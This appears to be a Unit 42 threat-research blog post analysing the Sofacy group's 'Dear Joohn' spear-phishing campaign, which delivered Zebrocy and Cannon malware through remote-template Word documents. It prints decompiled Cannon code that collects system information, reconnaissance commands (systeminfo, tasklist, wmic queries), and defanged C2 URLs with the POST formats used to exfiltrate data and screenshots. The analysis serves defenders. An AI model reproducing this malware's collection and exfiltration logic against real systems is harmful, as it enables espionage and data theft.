
Dear Joohn: The Sofacy Group's Global Campaign

25,708 people reacted 1 14 min. read

SHARE

By Bryan Lee and Robert Falcone
December 12, 2018 at 6:00 AM
Category: Unit 42
Tags: Cannon, Espionage, Sofacy, Zebrocy

This post is also available in: 日本語 (Japanese)


DEAR JOOHN

The Sofacy group continued their global attack campaigns between October and November, primarily targeting NATO-aligned nation states and former USSR states and delivering Zebrocy or Cannon

SPEAR PHISHING
Initial attack vectors involved spear phishing, using email accounts registered to legitimate email providers but appearing visually similar to known entities

REMOTE TEMPLATES
Attacks used weaponized Microsoft Word documents abusing the remote template function to retrieve a malicious macro

CHAINED ATTACK
Successful attack required a multi-stage process involving a series of C2 servers, commands, and payloads

GLOBAL RADIUS
Target radius spanned global across multiple continents and industry verticals, including government, professional services, and media


As alluded to in our previous blog regarding the Cannon tool, the Sofacy group (AKA Fancy Bear, APT28, STRONTIUM, Pawn Storm, Sednit) has persistently attacked various government and private organizations around the world from mid-October 2018 through mid-November 2018. The majority of targets were NATO-aligned nation states, although several former USSR nation states were also targeted. The attacks primarily deployed variants of the Zebrocy tool, which we have previously analyzed. A smaller subset of the delivery documents delivered Cannon or a Zebrocy Delphi variant as reported by ESET. Since we began tracking the use of Zebrocy going back to mid-2015, we have observed a significant increase in frequency of deployment of this tool. Compared to other backdoor tools associated with the Sofacy group, the use of Zebrocy in attack campaigns is far more widespread.

The cluster of activity we detail in this blog revolves primarily around a common author name used in each of the delivery documents: Joohn. Our initial sample of interest was the delivery document using the `crash list(Lion Air Boeing 737).docx` filename, which delivered the Zebrocy tool. By leveraging our AutoFocus threat intelligence platform in conjunction with data collected from VirusTotal, we were able to pivot from artifacts discovered in the metadata and behaviors to discover the Cannon tool, as well as a number of additional delivery documents, payloads, and targets. The attack vector for all of these attacks appears to be via spear-phishing, using email accounts registered to legitimate email providers instead of spoofed email addresses or previously compromised accounts. The account names visually look similar to legitimate government organization names or other trusted third-party entities. The delivery documents were functionally all the similar, using the remote template function in Microsoft Word to retrieve a malicious macro from the first stage C2 and ultimately loading and executing an initial payload. The majority of delivery documents contain a generic lure image requesting the victim enable macros with no additional content, the adversaries seemingly relying solely on lure filenames to entice victims to launch the malicious document.


In all, we intercepted nine weaponized documents spanning from October 17, 2018 through November 15, 2018 all sharing the same Joohn author name and delivering variants of either Zebrocy or Cannon. The target radius of our dataset spans four continents, covering government agencies at the federal level all the way to local government agencies. We also conducted timeline analysis using the collected data which allowed us to discover how the Sofacy group timed their attacks in the Dear Joohn campaign and also how they may have crafted their attacks using automated tools.

Attack Details

Beginning on October 17, 2018, we collected a total of nine delivery documents sent to a multitude of organizations around the world. The targets included a foreign affairs organization in North America, foreign affairs organizations in Europe, as well as government entities in former USSR states. We also discovered evidence of possible targeting of local law enforcement agencies around the world, covering North America, Australia, and Europe. Our telemetry also showed possible targeting of NGOs, marketing firms, as well as organizations in the medical industry. The attack vector of these attacks was all via spear-phishing, using email accounts registered to the free email provider Seznam, a popular web services provider located in the Czech Republic. An example can be seen in Figure 1.



None
Consulate Send & RECEIVE DEPARTMENT <consulate.[redacted]-mfa@post.cz>
DN_325_170428_DEA Basic Narcotics Investigation Course invitation
To [redacted]



Message DN_325_170428_DEA Basic Narcotics Investigation Course invitation.docx (33 KB)

Dear sir/madam,

Please find enclosed diplomatic note for your information, the hard copy will be delivered today.

Regards,


[redacted]

Official
UNCLASSIFIED

See more about Consulate Send & RECEIVE DEPARTMENT.

Figure 1 Example spear-phishing email delivered in Dear Joohn attacks

In this campaign, the Sofacy group appears to have relied heavily on filenames to lure victims into launching the weaponized documents. Filenames ranged from topics alluding to Brexit, the Lion Air crash, and recent rocket attacks in Israel. The full list of filenames we were able to collect can be seen in Table 1. Although the filenames appeared to be highly targeted and pertinent to the victims, the actual lure content of the documents were far more generic as seen in Figure 2.



This document created in earlier version of
Microsoft Office Word

To view this content, please click "**Enable editing**" at the top yellow bar, and then click "**Enable content**"

Figure 2 Generic lure image

In November 2018, the adversary shifted tactics and began implementing non-generic lure content for their weaponized documents. We collected three samples heavily targeting NATO-aligned nation states at this time, using three different lures as seen in Figure 3.





Figure 3 Targeted lure content

In one of the documents, the victim is presented with what appears to be an obfuscated document with the NATO EOD seal and text alluding to the targeted nation state. Unpacking the document revealed that the unobfuscated image was a screenshot of a cover page regarding a NATO workshop in the targeted nation state. The other two documents had very similar lures to each other, presenting garbled text to the target with instructions for the victim on how to properly view the document. Interestingly, one of them contained instructions in Russian, which may indicate the intended target was a Russian speaking nation-state.


Each of these weaponized documents used the same tactic for their attacks. Upon opening the document, it leveraged the ability of Microsoft Word to retrieve a remote template to then load a malicious macro document as seen in Figure 4.



Downloading: http://109.248.148.42/officeDocument/2006/relationships... (0%)

Figure 4 Microsoft Word attempting to download the remote template

If the C2 server is active at the time the document is opened, it will successfully retrieve the malicious macro and load it in the same Microsoft Word session. The victim will then see a prompt to Enable Content as with any malicious macro document as seen in Figure 5. If the C2 server is not active at this time, the download will fail and the victim will not receive a prompt to Enable Content as no macro is downloaded.



SECURITY WARNING Macros have been disabled. Enable Content

This document created in earlier version of
Microsoft Office Word

To view this content, please click "**Enable editing**" at the top yellow bar, and then click "**Enable content**"

Figure 5 Remote template document requesting the user to click "Enable Content" to run macro

Clustering

The delivery documents used in the October and November waves shared a large number of similarities, as seen in Table 1, which allowed us to cluster the activity together. Most notably, the author name `Joohn` was used repeatedly in each delivery document. There was a slight deviation in the November grouping, where the three samples we collected still used the `Joohn` author name for the last modified field but reverted to a default `USER/user` author name for the creator field.

Hash	Filename	Created By	Last Modified By	Remote Template Location	Remote Template Hash
`c20e5d56b3..`	1500029.docx	Joohn	Joohn	185.203.118[.]198	`86bb3b00bc..`
`abfc14f7f7..`	Passport.docx	Joohn	Joohn	185.203.118[.]198	`86bb3b00bc..`
`40318f3593..`	DN_325_170428_DEA Basic Narcotics Investigation Course invitation.docx	Joohn	Joohn	145.249.105[.]165	`2da5a388b8..`
`5749eb9d7b..`	2018_10_13_17_15_21.docx	Joohn	Joohn	145.249.105[.]165	`0d7b945b9c..`
`2cfc4b3686..`	crash list(Lion Air Boeing 737).docx	Joohn	Joohn	188.241.58[.]170	`f1e2bceae8..`
`af77e845f1..`	Заявление.docx	Joohn	Joohn	188.241.58[.]170	`fc69fb278e..`
`34bdb5b364..`	Rocket attacks on Israel.docx	user	Joohn	109.248.148[.]42	`ed8f52cdfc..`
`79bd5f3486..`	201811131257.docx	USER	Joohn	109.248.148[.]42	`b9f3af84a6..`
`77ff53211b..`	Brexit 15.11.2018.docx DIP 89 OIC Condemns 14 Nov Attacks.docx 15.11 attacks.docx	USER	Joohn	109.248.148[.]42	`<Unknown>`

Table 1 Delivery documents seen in the Dear Joohn attack campaign

The remote template documents retrieved by the delivery documents in Table 1 also shared a common author name, using the string xxx.Table 2 shows the remote templates downloaded by delivery documents in this attack campaign. In the tables and text of this report, we are referring to samples by a shortened version of their SHA256 hash to improve readability. The full hashes and metadata are available in CSV format here.

Hash	Filename	Author	Created	Last Modified	Hosted on IP
`f1e2bceae8..`	office.dotm	xxx	10/31/18 10:52	10/31/18 10:52	188.241.58[.]170

86bb3b00bc ..	Note_template.dotm	xxx	10/17/18 05:35	10/17/18 05:35	185.203.118[.]198
2da5a388b8 ..	release.dotm	xxx	10/25/18 07:06	10/25/18 07:06	145.249.105[.]165
0d7b945b9c ..	message_template.dotm	xxx	10/23/18 13:55	10/23/18 13:55	145.249.105[.]165
fc69fb278e ..	documents.dotm	xxx	11/01/18 05:00	11/01/18 05:06	188.241.58[.]170
ed8f52cdfc ..	templates.dotm	xxx	11/13/18 10:52	11/13/18 10:52	109.248.148[.]42
b9f3af84a6 ..	attachedTemplate.dotm	xxx	11/15/18 05:35	11/15/18 05:35	109.248.148[.]42

Table 2 Remote templates downloaded by Dear Joohn delivery documents

As seen in Table 1, the delivery documents accessed their respective remote templates from four C2 servers at the following IP addresses:

- `185.203.118[.]198`
- `145.249.105[.]165`
- `188.241.58[.]170`
- `109.248.148[.]42`

These initial C2 IP addresses not only hosted the remote templates that subsequently load the first-stage Zebrocy or Cannon payloads, but the IP addresses also hosted the C2 server for the first-stage payloads themselves. All C2s used in the Dear Joohn campaign were IP-based and examining the infrastructure did not provide significant overlap or relationships with previous Zebrocy or Sofacy infrastructure. A visual representation of the Dear Joohn campaign can be seen in Figure 6.





Figure 6 Relational diagram of artifacts

We created a timeline of the activity based off the data we collected, and found that the attack dates were tightly clustered into two waves in mid- to late-October and in mid-November as we see in Figure 7 using the timestamps from Table 3.

Filename	Created On	Last Modified	First Seen	Total Time (In Days)
Passport.docx instruction.docx	9/11/18 04:22	10/13/18 08:21	10/18/18 07:38	37.1
DN_325_170428_DEA... invitation.docx	9/11/18 04:22	10/13/18 08:21	10/25/18 08:15	44.12
crash list(Lion Air Boeing 737).docx Бурханов.docx	9/11/18 04:22	10/13/18 08:21	11/01/18 06:50	51.1
Заявление.docx	9/11/18 04:22	10/13/18 08:21	11/01/18 11:41	51.3
1500029.docx	10/18/18 06:59	10/18/18 07:00	10/18/18 08:47	0.4
2018_10_13_17_15_21.docx	10/18/18 06:59	10/18/18 07:00	10/24/18 07:38	6.2
Rocket attacks on Israel.docx	11/13/18 12:17	11/13/18 10:46	11/14/18 05:14	0.7
Brexit 15.11.2018.docx DIP 89 OIC Condemns 14 Nov Attacks.docx 15.11 attacks.docx	11/14/18 14:17	11/15/18 04:50	11/15/18 06:28	0.8
201811131257.docx	11/14/18 14:33	11/15/18 04:50	11/15/18 12:31	0.9

Table 3 Timestamps of delivery documents (all times in UTC)



201811131257.docx
🟧 Time from Created to Last Modified of delivery document
⬜ Time from Last Modified of delivery document to template creation
🟥 Time from template creation to First Seen

Figure 7 Dear Joohn timeline

Based off the timestamps we have, four delivery documents were initially created on September 11, 2018 04:22 UTC. These four were then all modified on the same date and time on October 13, 2018 08:21. Having three different C2 locations embedded inside these delivery documents while maintaining the exact same timestamping may indicate the use of an automated tool. Using a command line based penetration testing toolkit such as Phishery could allow for simple scripting to generate multiple documents all at the same time with different inputs. From there, there was an average of a two-week gap until these documents were first seen in the wild. In total, these four documents had an average of roughly 46 days from initial creation to attack. Based on the modular nature of the Dear Joohn campaign attacks, the lengthy amount of time from initial creation to attack may suggest the campaign was not yet ready for deployment due to additional development required for the remote templates, payloads, or infrastructure. Another possible scenario is that the adversary may have had a certain timeframe they desired to execute the attack, and from the timeline it is clear there were two distinct targeting time frames, one from mid to late October 2018 and the other in mid-November 2018. As the campaign progressed, the operational tempo of the Dear Joohn campaign increased, with the total time from document creation to first seen dropping down to an average of roughly two days.

When comparing the provided timestamps of the delivery documents to the timestamps for the remote template documents from Table 2, we find that the time to attack is directly correlated to the last time the templates are modified. On average, there was a 13.8 hour gap between when the template document was last touched by the operator and when the delivery document is first observed in the wild. This leads us to believe that the generation of the delivery documents were indeed part of a staging effort, first with the initial creation of the document, modification to it to communicate with a C2, then generating a remote template document just prior to launching the actual attack.

Analysis using timestamps is not always conclusive however. One of the documents we examined with the filename `Rocket attacks on Israel.docx` (SHA256: `34bdb5b364..`) contained inconsistent creation and last modified timestamps, with the last modified timestamp occurring *before* the creation timestamp. A possible explanation for this is that the document was copied to another system with an incorrectly set system time, then saved with the incorrect time. This document was also the first of the mid-November cluster which used the `user/USER` author name instead of `Joohn`, further supporting the scenario of the document being copied between systems.

The Payloads

The delivery documents in this attack campaign loaded remote templates whose macros installed a variety of first-stage payloads. With the notable exception of the Cannon tool, the first-stage tools are all variants of the Zebrocy Trojan. The Zebrocy variants delivered in this campaign were written in several different languages, including Delphi, C# and VB.NET. Information on the first-stage payloads delivered in this attack are listed in Table 4.

SHA256	Compiled	Variant	C2
`5173721f30..`	10/23/18	C# Zebrocy	145.249.105[.]165
`61a1f3b4fb..`	11/1/18	C# Cannon	sahro.bella7[at]post.cz
`6ad3eb8b56..`	6/19/92	Delphi Zebrocy	188.241.58[.]170
`9a0f00469d..`	10/25/18	C# Zebrocy	145.249.105[.]165
`b41480d685..`	6/19/92	Delphi Zebrocy	109.248.148[.]42
`c91843a69d..`	6/19/92	Delphi Zebrocy	185.203.118[.]198
`e5aece694d..`	11/13/18	VB.NET Zebrocy	109.248.148[.]42

Table 4 Payloads delivered in related attacks

The Delphi variant of Zebrocy delivered in this attack campaign are very similar to the Delphi downloader discussed in our previous Zebrocy research published in June 2018. While this Delphi variant was known, the C# and VB.NET variants delivered in this attack campaign were previously unknown. An interesting note on these payloads is that all the Delphi payloads delivered in this campaign were packed with UPX, while none of the other payloads were packed. While we can only speculate on the specific reason, it is likely Sofacy packed only the Delphi variants in an attempt to increase evasion as the Delphi variant of Zebrocy is known and has been widely analyzed.

By collecting and analyzing additional Cannon samples, we believe we have also found a Cannon variant written in Delphi. We have seen Sofacy using multiple languages to create variants of the Zebrocy Trojan, so it seems fitting that the group would create additional variants of Cannon in multiple programming languages as well.

C# Cannon

Since our initial blog that introduced the Cannon tool, we were able to collect more samples of Cannon to get a better understanding of its origins. It appears that the first known sample of Cannon was created on April 18, 2018 and since then there has been at least seven additional samples. Table 5 shows the known Cannon samples, their compilation time and the email accounts used for its C2 communications.

SHA256	Compiled	C2 account	POP3S Account	SMTPS Accounts
`861b6bc1f9..`	4/18/18	sym777.g	kae.mezhnosh	vebek.morozh30 g0r7tsa45s marvel.polezha
				vebek.morozh30

4405cfbf28..	5/14/18	sym777.g	kae.mezhnosh	g0r7tsa45s marvel.polezha
174effcdee..	6/15/18	sym777.g	kae.mezhnosh	vebek.morozh30 g0r7tsa45s marvel.polezha
a23261e2b6..	6/22/18	sym777.g	kae.mezhnosh	vebek.morozh30 g0r7tsa45s marvel.polezha
651d5aab82..	10/19/18	sym777.g	kae.mezhnosh	vebek.morozh30 g0r7tsa45s marvel.polezha
68df0f924c..	10/22/18	sym777.g	kae.mezhnosh	vebek.morozh30 g0r7tsa45s marvel.polezha
61a1f3b4fb..	11/1/18	sahro.bella7	trala.cosh2	Bishtr.cam47 Lobrek.chizh Cervot.woprov

Table 5 Gathered C# Cannon samples

As mentioned in our initial blog, the actor controlled email address acting as the C2 was `sahro.bella7[at]post.cz`, but all previous samples of Cannon used `sym777.g[at]post.cz`. Also, all previous samples of Cannon used an account name of `kae.mezhnosh` to *receive* emails from the actor, while using the accounts `vebek.morozh30, g0r7tsa45s` and `marvel.polezha` to *send* emails to the actor.

As we reported in our previous analysis of Cannon, the tool logs into an email account using POP3S and checks for emails with a specific filename that it will save to the system and execute. The initial sample we analyzed looked for an attachment with a filename of auddevc.txt, but other Cannon samples have looked for the following filenames instead:

- `wmssl.txt`
- `audev.txt`

Delphi Cannon


While searching for additional Cannon samples, we discovered another tool that used emails for its C2 communications. The initial overlap was based on the filename wmssl.exe, which was seen as an executable name that Cannon would move the wmssl.txt attachment to install and execute a secondary payload. Initial analysis indicated this may have been a tenuous connection; however, after we gathered additional samples of Delphi Cannon, we discovered additional relationships. Table 6 shows Delphi Cannon samples we gathered, including the sample 215f7c08c2.. that is very similar to the Trojan discussed in ESET's research.

SHA256	Compiled	C2 email	POP3S Account	SMTPS Accounts
5a02d4e5f6..	1/23/18	heatlth500@ambcomission[.]com	trash023@ambcomission[.]com	trasler22@ambcomission[.]com
d06be83a40..	2/21/18	heatlth500@ambcomission[.]com	trash023@ambcomission[.]com	trasler22@ambcomission[.]com
78adc8e5e4..	2/28/18	heatlth500@ambcomission[.]com	trash023@ambcomission[.]com	trasler22@ambcomission[.]com
054c5aa73d..	3/3/18	heatlth500@ambcomission[.]com	trash023@ambcomission[.]com	trasler22@ambcomission[.]com
cac630c11c..	4/18/18	N/A	N/A	N/A
ecc5805898..	5/4/18	heatlth500@ambcomission[.]com	trash023@ambcomission[.]com	trasler22@ambcomission[.]com
215f7c08c2..	6/14/18	rishit333@ambcomission[.]com	tomasso25@ambcomission[.]com	kevin30@ambcomission[.]com

Table 6 Gathered Delphi Cannon Samples

The compilation times in Table 6 suggests that the Delphi variant of Cannon predates the originally reported version, as the first known Delphi sample was compiled in January 2018 and the first known Cannon sample was compiled in April 2018. The Delphi variant of Cannon does not use legitimate web-based email services for its C2 communications, instead opting to use email accounts at an actor owned domain, `ambcomission[.]com`. This actor controlled domain links to a larger Sofacy infrastructure as reported by ThreatConnect. Even though Delphi Cannon uses POP3S and SMTPS for its C2 communications like Cannon, it is arguably easier to defend against as it uses an actor owned domain that defenders can easily block and not a legitimate email provider such as Seznam.


The oldest known sample of the Delphi variant (SHA256: `5a02d4e5f6`…) provided us a much stronger linkage between this Delphi Cannon and Cannon, as this sample collects system information and sends it to the C2 email address, which includes the path of the running process appended to the string Running place. The screenshot in Figure 8 of the `inf` method within a Cannon sample (SHA256: `4405cfbf28`…) shows the information gathered that is exfiltrated to the C2 via email, specifically with `RunningPlace` and `LogicalDrives` header strings:



```
public string inf(string fn)
{
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.AppendFormat("RunningPlace:\n" + Environment.NewLine, new object[0]);
    stringBuilder.AppendFormat("{0} \n", Application.ExecutablePath);
    stringBuilder.AppendFormat("================================================================================
      \n" + Environment.NewLine, new object[0]);
    stringBuilder.AppendFormat("Operation System:  {0}\n", Environment.OSVersion + Environment.NewLine);
    stringBuilder.AppendFormat("SystemDirectory:  {0}\n", Environment.SystemDirectory + Environment.NewLine);
    stringBuilder.AppendFormat("UserDomainName:  {0}\n", Environment.UserDomainName + Environment.NewLine);
    stringBuilder.AppendFormat("HostName: {0}\n", Environment.MachineName + Environment.NewLine);
    stringBuilder.AppendFormat("UserName: {0}\n", Environment.UserName + Environment.NewLine);
    stringBuilder.AppendFormat("TimeWork: {0}\n", (Environment.TickCount / 3600000).ToString() +
      Environment.NewLine);
    stringBuilder.AppendFormat("IP-ADress: {0}\n", Lenor.GetLocalIPAddress() + Environment.NewLine +
      Environment.NewLine);
    stringBuilder.AppendFormat("================================================================================
      \n" + Environment.NewLine, new object[0]);
    stringBuilder.AppendFormat("LogicalDrives:\n" + Environment.NewLine, new object[0]);
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
```

Figure 8 inf method used by Cannon

When comparing the two Cannon variants, we found a method within a Delphi Cannon sample (SHA256: 5a02d4e5f6...) showing the use of Running place and Logical_Drivers as header strings to the system information it is collecting and sending to the C2 via email. While not an exact match, Figure 9 shows these similar header strings and strengthens our hypothesis that the two variants are indeed related:



```
0065FBA2 3AC mov     ecx, [ebp+var_308]
0065FBA8 3AC lea     eax, [ebp+var_304]
0065FBAE 3AC mov     edx, offset aRunningPlace ; "Running place: "
0065FBB3 3AC call    @UStrCat3
0065FBB8 3AC mov     edx, [ebp+var_304]
0065FBBE 3AC mov     eax, [ebp+var_14]
0065FBC1 3AC mov     ecx, [eax]
0065FBC3 3AC call    dword ptr [ecx+3Ch] ; 'TStringList.Add'
0065FBC6 3AC mov     edx, offset asc_6603E4 ; " "
0065FBCB 3AC mov     eax, [ebp+var_14]
0065FBCE 3AC mov     ecx, [eax]
0065FBD0 3AC call    dword ptr [ecx+3Ch] ; 'TStringList.Add'
0065FBD3 3AC mov     edx, offset asc_6603F4 ; "====================================="...
0065FBD8 3AC mov     eax, [ebp+var_14]
0065FBDB 3AC mov     ecx, [eax]
0065FBDD 3AC call    dword ptr [ecx+3Ch] ; 'TStringList.Add'
0065FBE0 3AC call    KERNEL32_GetLogicalDrives
0065FBE5 3AC xor     edx, edx
0065FBE7 3AC mov     dword ptr [ebp+var_20], eax
0065FBEA 3AC mov     dword ptr [ebp+var_20+4], edx
0065FBED 3AC cmp     dword ptr [ebp+var_20+4], 0
0065FBF1 3AC jnz     short loc_65FC0B

0065FBF3 3AC cmp     dword ptr [ebp+var_20], 0
0065FBF7 3AC jnz     short loc_65FC0B

0065FC0B
0065FC0B     loc_65FC0B:
0065FC0B 3AC mov     edx, offset asc_6603E4 ; " "
0065FC10 3AC mov     eax, [ebp+var_14]
0065FC13 3AC mov     ecx, [eax]
0065FC15 3AC call    dword ptr [ecx+3Ch] ; 'TStringList.Add'
0065FC18 3AC mov     edx, offset aLogicalDrivers ; "Logical_Drivers:"
0065FC1D 3AC mov     eax, [ebp+var_14]
0065FC20 3AC mov     ecx, [eax]
0065FC22 3AC call    dword ptr [ecx+3Ch] ; 'TStringList.Add'
```

Figure 9 Similarities of Delphi Cannon and Cannon

As seen in Table 6, one of the Delphi Cannon samples (SHA256: cac630c11c..) does not have any associated email addresses, as the sample does not seem to have any C2 functionality. Instead, this sample reads "tasks" from a file named ta.bin that another unknown tool then must write to and handle C2 functionality. It is also interesting that this specific sample has the same resource name (L30) that contains the same encrypted email addresses as the other samples in Table 6 using heatlth500@ambcomission[.]com as a C2 email (such as ecc5805898..) but does not contain any code to access the resource or decrypt its contents.

VB.NET Zebrocy Variant

The VB.NET variant (SHA256: e5aece694d..) is very similar to other known Zebrocy variants. It includes the storage volume serial number within the URL it uses as its C2 beacon, which it obtains using the Scripting.FileSystemObject object to call GetDriveName from the path stored in Environment.SpecialFolder.LocalApplicationData. It then uses the storage volume obtained from the GetDriveName function and calls GetDrive to get the SerialNumber of the storage device. The VB.NET variant then gathers system information and running processes like other Zebrocy variants by running the following commands:

```
systeminfo & tasklist
```

The URL used to send the system information, running processes and a screenshot to the C2 server is:

```
hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php?res=[serial number]
```

The VB.NET variant of Zebrocy uses an HTTP POST request to the URL above to transmit the gathered data, of which is included within the HTTP POST data that is structured as follows (notice the spaces before and after ampersand "&"):

```
data=[system information and running processes] & arg=[screenshot in BMP format]
```

C# Zebrocy Variant

The C# variant of Zebrocy is similar to other variants in functionality, but also has several unique attributes that are worth discussing. Like other Zebrocy tools, the C# variant gathers the storage volume serial number to use in outbound beacons to the C2 server. In this particular variant, the tool uses the Windows API function GetVolumeInformation to get the serial number of the C: drive. This variant of Zebrocy also takes a screenshot that it will transmit to the C2 server in JPEG format.

The most notable change to this variant of Zebrocy, other than the programming language used, is the way the tool gathers the system information and running processes. Instead of using systeminfo and tasklist commands, the C# variant of Zebrocy uses WMI queries to gather this information. The tool runs the following list of WMI queries:

- `wmic logicaldisk get Caption, Description,VolumeSerialNumber,Size,FreeSpace`
- `wmic diskdrive get Model, SerialNumber`
- `wmic computersystem get Manufacturer, Model, Name, SystemTypec`
- `wmic os get Caption, OSArchitecture, OSLanguage,SystemDrive,MUILanguages`
- `wmic process get Caption,ExecutablePath`

The URL used to send the system information, running processes and a screenshot to the C2 server is:

```
hxxp://145.249.105[.]165/resource-store/stockroom-center-service/check.php?fm=
[serial number]
```

The C# variant of Zebrocy uses an HTTP POST request to the URL above to transmit the gathered data, of which is included within the HTTP POST data that is structured as follows:

```
spp=[system information from WMI queries] &spvg=[screenshot in JPEG format]
```

Conclusion

The Sofacy group continues their attacks on organizations across the globe using similar tactics and techniques. We observed them carrying out attacks via spear-phishing emails in late October through November, often leveraging current events within filenames to entice recipients to open the malicious attachments. The group clearly shows a preference for using a simple downloader like Zebrocy as first-stage payloads in these attacks. The group continues to develop new variations of Zebrocy by adding a VB.NET and C# version, and it appears that they also have used different variants of the Cannon tool in past attack campaigns.

Palo Alto Networks customers are protected by attacks discussed in this blog by:

- All delivery documents and payloads discussed are detected with malicious verdicts in WildFire
